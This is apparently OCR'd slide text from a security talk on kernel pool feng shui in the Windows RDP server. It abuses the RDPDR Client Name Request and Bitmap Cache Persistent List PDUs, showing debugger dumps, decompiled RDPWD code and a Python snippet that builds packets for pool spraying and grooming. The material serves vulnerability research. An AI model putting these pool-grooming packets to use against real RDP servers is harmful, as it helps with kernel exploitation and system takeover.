86852038  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86852438  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86852838  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86852c38  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86853038  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86853438  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86853838  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86853c38  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86854038  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86854438  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86854838  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86854c38  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86855038  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86855438  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86855838  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86855c38  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86856038  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86856438  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86856838  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86856c38  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86857038  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86857438  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86857838  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86857c38  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86858038  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86858438  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86858838  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
86858c38  deadbeef 44444444 44444444 44444444  ....DDDDDDDDDDDD
```


```
86850808 : tag TSic, size     0x3f8, Nonpaged pool
86850c08 : tag TSic, size     0x3f8, Nonpaged pool
86851008 : tag TSic, size     0x3f8, Nonpaged pool
86851408 : tag TSic, size     0x3f8, Nonpaged pool
86851808 : tag TSic, size     0x3f8, Nonpaged pool
86851c08 : tag TSic, size     0x3f8, Nonpaged pool
86852008 : tag TSic, size     0x3f8, Nonpaged pool
86852408 : tag TSic, size     0x3f8, Nonpaged pool
86852808 : tag TSic, size     0x3f8, Nonpaged pool
86852c08 : tag TSic, size     0x3f8, Nonpaged pool
86853008 : tag TSic, size     0x3f8, Nonpaged pool
86853408 : tag TSic, size     0x3f8, Nonpaged pool
86853808 : tag TSic, size     0x3f8, Nonpaged pool
86853c08 : tag TSic, size     0x3f8, Nonpaged pool
86854008 : tag TSic, size     0x3f8, Nonpaged pool
86854408 : tag TSic, size     0x3f8, Nonpaged pool
86854808 : tag TSic, size     0x3f8, Nonpaged pool
86854c08 : tag TSic, size     0x3f8, Nonpaged pool
86855008 : tag TSic, size     0x3f8, Nonpaged pool
86855408 : tag TSic, size     0x3f8, Nonpaged pool
86855808 : tag TSic, size     0x3f8, Nonpaged pool
86855c08 : tag TSic, size     0x3f8, Nonpaged pool
86856008 : tag TSic, size     0x3f8, Nonpaged pool
86856408 : tag TSic, size     0x3f8, Nonpaged pool
86856808 : tag TSic, size     0x3f8, Nonpaged pool
86856c08 : tag TSic, size     0x3f8, Nonpaged pool
86857008 : tag TSic, size     0x3f8, Nonpaged pool
86857408 : tag TSic, size     0x3f8, Nonpaged pool
86857808 : tag TSic, size     0x3f8, Nonpaged pool
86857c08 : tag TSic, size     0x3f8, Nonpaged pool
86858008 : tag TSic, size     0x3f8, Nonpaged pool
86858408 : tag TSic, size     0x3f8, Nonpaged pool
86858808 : tag TSic, size     0x3f8, Nonpaged pool
86858c08 : tag TSic, size     0x3f8, Nonpaged pool
```


Pool Feng Shui with RDPDR Client Name Request PDU

- Pros
  - Can be sent through the default open RDPDR channel (0x03ec in the example)
  - Can be sent for multiple times legitimately and both data size and content can be controlled
  - Powerful, stable and universal, can do anything about Pool Feng Shui
  - Can control pool layout and status
    - Can control the pool to be freed or held through changing the header
  - Kernel Pool Spraying
    - Can spray the data, the controlled data size is pool_size – 0x30 in each pool.
    - Can spray the object, the first 0x20 data in each pool include pointers and addresses which may be useful for write-what-where technique.
  - Kernel Pool Reclaim in UAF (Use After Free) Exploit
  - Kernel Pool Grooming in Heap Overflow Exploit
    - Leave holes to be filled by the vulnerable heap overflow object
  - Efficient: can reach memcpy path each time
- Cons
  - N/A

Large pool allocation with Bitmap Cache PDU

- What is it designed for?
  - TS_BITMAPCACHE_PERSISTENT_LIST_PDU.
  - Persistent Key List PDU Data embedded in the Persistent Key List PDU.
  - The client notifies the server it has a local copy of the bitmap.





Large pool allocation with Bitmap Cache PDU

- How could it be abused?
  - Change totalEntriesCache[i] to control the kernel pool size
  - Put arbitrary data in the entries field to control the data in the kernel pool
  - Change bBitMask to control the kernel pool allocation or data copy
  - Set CellCacheInfo[i] in bitmap cache capability exchange to allocate the maximum kernel pool size

```
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[0] = 0
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[1] = 0
19 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[2] = 0x19 = 25
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[3] = 0
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[4] = 0
03 -> TS_BITMAPCACHE_PERSISTENT_LIST::bBitMask = 0x03
```

```
TS_BITMAPCACHE_PERSISTENT_LIST::entries:
a3 1e 51 16 -> Cache 2, Key 0, Low 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key1)
48 29 22 78 -> Cache 2, Key 0, High 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key2)
```

Large pool allocation with Bitmap Cache PDU

- How to construct in the RDP client

```
header = unpack("0300088102f08064000703eb708872720817 00f003ea03010000100002b000000"
                "00000000090100000000 5802 5802 f6ff 00000000")

#0x881=0x109*8+0x39 109*f7=ffaf
sig = "deadbeef"
persistentKeyDataStr = sig + "41"*(8*0x109-4)
persistentKeyData = unpack(persistentKeyDataStr)

if pktnumber == 0: #PERSIST_FIRST_PDU
    bBitMask = "01"
elif pktnumber == 0xf7: #PERSIST_LAST_PDU
    bBitMask = "02"
else: ##PERSIST_MIDDLE_PDU
    bBitMask = "00"
packet = header + unpack(bBitMask) + padding + persistentKeyData
tls.sendall(bytes(packet))
```

Large pool allocation with Bitmap Cache PDU

- How to parse in the RDP server

```
kd> kb
 # ChildEBP RetAddr  Args to Child
00 8db91fc4 98ef70c8 b6fef000 bcf52490 00000572 RDPWD!ShareClass::SBC_HandlePersistentCacheList+0x5
01 8db9201c 98eece1d b6fef000 bcf52490 000003f0 RDPWD!ShareClass::SC_OnDataReceived+0x18f
02 8db9204c 98eecbfd b7a34b48 bcf521a4 00000000 RDPWD!SM_MCSSendDataCallback+0x175
03 8db920a4 98eeca64 0000057a 8db920dc bcf52481 RDPWD!HandleAllSendDataPDUs+0x115
04 8db920c0 98f0dc78 0000057a 8db920dc 867fd6f0 RDPWD!RecognizeMCSFrame+0x32
05 8db920ec 98eef86f b7a34240 86ac9581 00000028 RDPWD!MCSIcaRawInputWorker+0x3b4
06 8db92100 916e595a b7a34240 00000000 86ac913c RDPWD!WDLIB_MCSIcaRawInput+0x13
07 8db92124 98ee04b5 8673e5b4 00000000 86ac913c termdd!IcaRawInput+0x5a
08 8db9213c 98edff4b 86ac913c 0000046d 8673e5b0 tssecsrv!CRawInputDM::PassDataToServer+0x2b
09 8db92184 98edfa16 8db92194 8673e5a0 98ee3118 tssecsrv!CFilter::FilterIncomingData+0xdd
0a 8db921b0 916e595a 86bd12e0 00000000 869df154 tssecsrv!ScrRawInput+0x60
0b 8db921d4 98ed56a9 86c56124 00000000 869df154 termdd!IcaRawInput+0x5a
0c 8db92a10 916e4671 869df008 00000008 86bf4e00 tdtcp!TdInputThread+0x34d
0d 8db92a2c 916e4780 867a5c68 00380173 88c1f078 termdd!_IcaDriverThread+0x53
0e 8db92a54 916e522f 86bf4e00 88c1f008 87386668 termdd!_IcaStartInputThread+0x6c
0f 8db92a94 916e2f9f 87386668 88c1f008 88c1f078 termdd!IcaDeviceControlStack+0x629
10 8db92ac4 916e3173 88c1f008 88c1f078 86c01700 termdd!IcaDeviceControl+0x59
11 8db92adc 83e3b129 87583030 88c1f008 88c1f008 termdd!IcaDispatch+0x13f
```

Large pool allocation with Bitmap Cache PDU

- How to parse in the RDP server

```
kd> db bcf52490
bcf52490  72 08 17 00 f0 03 ea 03-01 00 00 01 00 00 2b 00
bcf524a0  00 00 00 00 00 00 09 01-00 00 00 00 58 02 58 02
bcf524b0  f6 ff 00 00 00 00 01 00-00 00 de ad be ef 41 41
bcf524c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
bcf524d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
bcf524e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
bcf524f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
bcf52500  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
```

red: totalLength
orange: pduType
yellow: PDUTYPE2_BITMAPCACHE_PERSISTENT_LIST (43)
light blue: numEntries[0-4]
dark blue: totalEntries[0-4]
purple: bBitMask
pink: TS_BITMAPCACHE_PERSISTENT_LIST::entries

Large pool allocation with Bitmap Cache PDU

- How much memory the server allocate?

```
v6 = TS_BITMAPCACHE_PERSISTENT_LIST;
if ( *((_BYTE *)TS_BITMAPCACHE_PERSISTENT_LIST + 0x26) & 1 )// bBitMask
{
  if ( *((_BYTE *)this + 0x1526) )
  {
    WDW_LogAndDisconnect(*(_DWORD *)this, 1, 219, (void *)TS_BITMAPCACHE_PERSISTENT_LIST, a3);
  }
  else
  {
    totallen = 0;
    if ( v1 )
    {
      stream_entries = (char *)TS_BITMAPCACHE_PERSISTENT_LIST + 0x1C;
      thisa = 0;
      v39 = (struct TS_BITMAPCACHE_PERSISTENT_LIST *)((char *)TS_BITMAPCACHE_PERSISTENT_LIST + 0x1C);
      v9 = (struct tagTS_BITMAPCACHE_CAPABILITYSET_REV2 *)((char *)v1 + 8);
      while ( totallen + *(_WORD *)stream_entries >= totallen
           && *(_WORD *)stream_entries + totallen >= *(_WORD *)stream_entries )// check overflow
      {
        totalEntriesCache = *(_WORD *)stream_entries;
        totallen += totalEntriesCache;
        totalEntriesCacheLimit = *(_DWORD *)v9 & 0x7FFFFFFF;
        v40 = totallen;
        if ( totalEntriesCache > totalEntriesCacheLimit )// check if over cache entry limit defined in capability set
        {
          v36 = a3;
          v34 = TS_BITMAPCACHE_PERSISTENT_LIST;
EL_16:
          WDW_LogAndDisconnect(*(_DWORD *)v4, 1, 221, (void *)v34, v36);
          return;
        }
        thisa = (ShareClass *)((char *)thisa + 1);
        v9 = (struct tagTS_BITMAPCACHE_CAPABILITYSET_REV2 *)((char *)v9 + 4);// next cache entry limit
        stream_entries += 2;
        if ( (unsigned int)thisa >= 5 )     // cache entry number
        {
          if ( !totallen )
            return;
          if ( totallen > 0x40000 )
          {
            WDW_LogAndDisconnect(*(_DWORD *)v4, 1, 220, (void *)TS_BITMAPCACHE_PERSISTENT_LIST, a3);
            return;
          }
          bitmapCacheListPoolLen = 0xC * (totallen + 4);
          *((_DWORD *)v4 + 0x553) = bitmapCacheListPoolLen;
          bitmapCacheListPool = WDLIBRT_MemAlloc(bitmapCacheListPoolLen, 0x64775354u);
          *((_DWORD *)v4 + 0x552) = bitmapCacheListPool;
```

CBFF SBC_HandlePersistentCacheList:80

Large pool allocation with Bitmap Cache PDU

- The kernel pool size can be controlled? What is the maximum size?

```
if (bBitMask & 1) //PERSIST_FIRST_PDU
{
    totallen = 0;
    while ( i < 5) {
        if (totalEntriesCache[i] > totalEntriesCacheLimit[i])
            return;
        totallen += totalEntriesCache[i];
    }
    bitmapCacheListPoolLen = 0xC * (totallen + 4)
    bitmapCacheListPool = WDLIBRT_MemAlloc(bitmapCacheListPoolLen, …)
}
```

Large pool allocation with Bitmap Cache PDU

- totalEntriesCacheLimit[i] = min(defaultBitmapCacheCaps[i], requestedBitmapCacheCaps[i])


```
.rdata:00037828 ; struct tagTS_CAPABILITYHEADER ShareClass::sbcDefaultV2BitmapCacheCaps
.rdata:00037828 ?sbcDefaultV2BitmapCacheCaps@ShareClass@@0UtagTS_BITMAPCACHE_CAPABILITYSET_REV2@@B db  13h
.rdata:00037828                                         ; DATA XREF: ShareClass::SBC_Init(void)+7F↑o
.rdata:00037829                 db    0
.rdata:0003782A                 db  1Ch
.rdata:0003782B                 db    0
.rdata:0003782C                 db    3
.rdata:0003782D                 db    0
.rdata:0003782E                 db    0
.rdata:0003782F                 db    3
.rdata:00037830                 db 58h
.rdata:00037831                 db    2
.rdata:00037832                 db    0
.rdata:00037833                 db    0
.rdata:00037834                 db 58h
.rdata:00037835                 db    2
.rdata:00037836                 db    0
.rdata:00037837                 db    0
.rdata:00037838                 db 0
.rdata:00037839                 db    0
.rdata:0003783A                 db    1
.rdata:0003783B                 db    0
.rdata:0003783C                 db    0
.rdata:0003783D                 db  10h
.rdata:0003783E                 db    0
.rdata:0003783F                 db    0
.rdata:00037840                 db    0
.rdata:00037841                 db    8
.rdata:00037842                 db    0
.rdata:00037843                 db    0
```

```
kd> dc 93940e54
93940e54  001c0013 03000003 00000258 00000258  ........X...X...
93940e64  00010000 00000000 00000000 93940e84  ................
kd> k
 # ChildEBP RetAddr
00 93940e70 8c7bcce8 RDPWD!CAPAPI_LOAD_TS_BITMAPCACHE_CAPABILITYSET_REV2+0x4a
01 93940e84 8c7b399a RDPWD!CAPAPICallLoader+0x25
02 93940e94 8c7b05dd RDPWD!ShareClass::CPC_RegisterServerEncodingCaps+0x16
03 93940eb8 8c7afddc RDPWD!ShareClass::SBC_Init+0x91
04 93940f3c 8c7a8e3a RDPWD!ShareClass::DCS_Init+0x20f
```

maximum bitmapCacheListPoolLen = 0xC * (0xffff + 0x258 + 0x258 + 4) = 0xc3864

Large pool allocation with Bitmap Cache PDU

- How to set requestedBitmapCacheCaps[i]




```
03 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::NumCellCaches = 3
58 02 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[0] = 0x00000258
TS_BITMAPCACHE_CELL_CACHE_INFO::NumEntries = 0x258 = 600
TS_BITMAPCACHE_CELL_CACHE_INFO::k = FALSE
58 02 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[1] = 0x00000258
TS_BITMAPCACHE_CELL_CACHE_INFO::NumEntries = 0x258 = 600
TS_BITMAPCACHE_CELL_CACHE_INFO::k = FALSE
fc ff 00 80 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[2] = 0x8000fffc
TS_BITMAPCACHE_CELL_CACHE_INFO::NumEntries = 0xfffc = 65532
TS_BITMAPCACHE_CELL_CACHE_INFO::k = TRUE
00 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[3] = 0x00000000
00 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[4] = 0x00000000
```

Large pool allocation with Bitmap Cache PDU

- totalEntriesCacheLimit[i] = min(defaultBitmapCacheCaps[i], requestedBitmapCacheCaps[i])

```
kd> dc edx                                                    defaultBitmapCacheCaps
b74db117  001c0013 03000003 00000258 00000258  ........X...X...
b74db127  00010000 00000000 00000000 0008000f  ................
kd> dc esi                                                  requestedBitmapCacheCaps
b74da924  001c0013 03000003 80000258 80000258  ........X...X...
b74da934  8000fffc 00000000 00000000 0008000a  ................
kd> k
 # ChildEBP RetAddr
00 a404ddb8 98f04de8 RDPWD!CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2+0x29
01 a404dde0 98efba0e RDPWD!CAPAPIMergeCombinedCaps+0x4e
02 a404ddfc 98efbb45 RDPWD!ShareClass::CPCRecalculateEncodingCaps+0x36
03 a404de10 98efb384 RDPWD!ShareClass::CPC_PartyJoiningShare+0x62
04 a404de3c 98efb5eb RDPWD!ShareClass::SCCallPartyJoiningShare+0x2a
05 a404df74 98efb7c2 RDPWD!ShareClass::SCConfirmActive+0x176
```


Large pool allocation with Bitmap Cache PDU

Copy keys DWORD by DWORD in a loop

```
if ( v24 )
{
  thisc = (struct TS_BITMAPCACHE_PERSISTENT_LIST *)((char *)TS_BITMAPCACHE_PERSISTENT_LIST_2
                                                    + 8 * key_index
                                                    + 0x2E);// get bitmap cache key address
  do                                    // bitmapCacheListPool is in 0x522 offset
  {
    *(_DWORD *)(0xC
              * (*(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 0x18)
               + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 4)
               + v25
               + 4)
              + *((_DWORD *)v4 + 0x552)) = *((_DWORD *)thisc - 1);// copy low 32-bits
    *(_DWORD *)(0xC
              * (v25
               + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 0x18)
               + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 4))
              + *((_DWORD *)v4 + 0x552)
              + 52) = *(_DWORD *)thisc;// copy high 32-bits
    v26 = *((_DWORD *)v4 + 0x552);
    v27 = *(_DWORD *)(v26 + index_2 + 4);
    v28 = v27 + v25;
    thisc = (ShareClass *)((char *)thisc + 8);
    v29 = v27 + *(_DWORD *)(v26 + index_2 + 0x18);
    v30 = v40;
    ++key_index;
    *(_DWORD *)(0xC * (v40 + v29) + v26 + 0x38) = v28;
    v22 = v39;
    v31 = *(_WORD *)v39;
    v25 = v30 + 1;
    v40 = v25;
  }
  while ( v25 < v31 );
```

Large pool allocation with Bitmap Cache PDU

- What looks like in the kernel memory



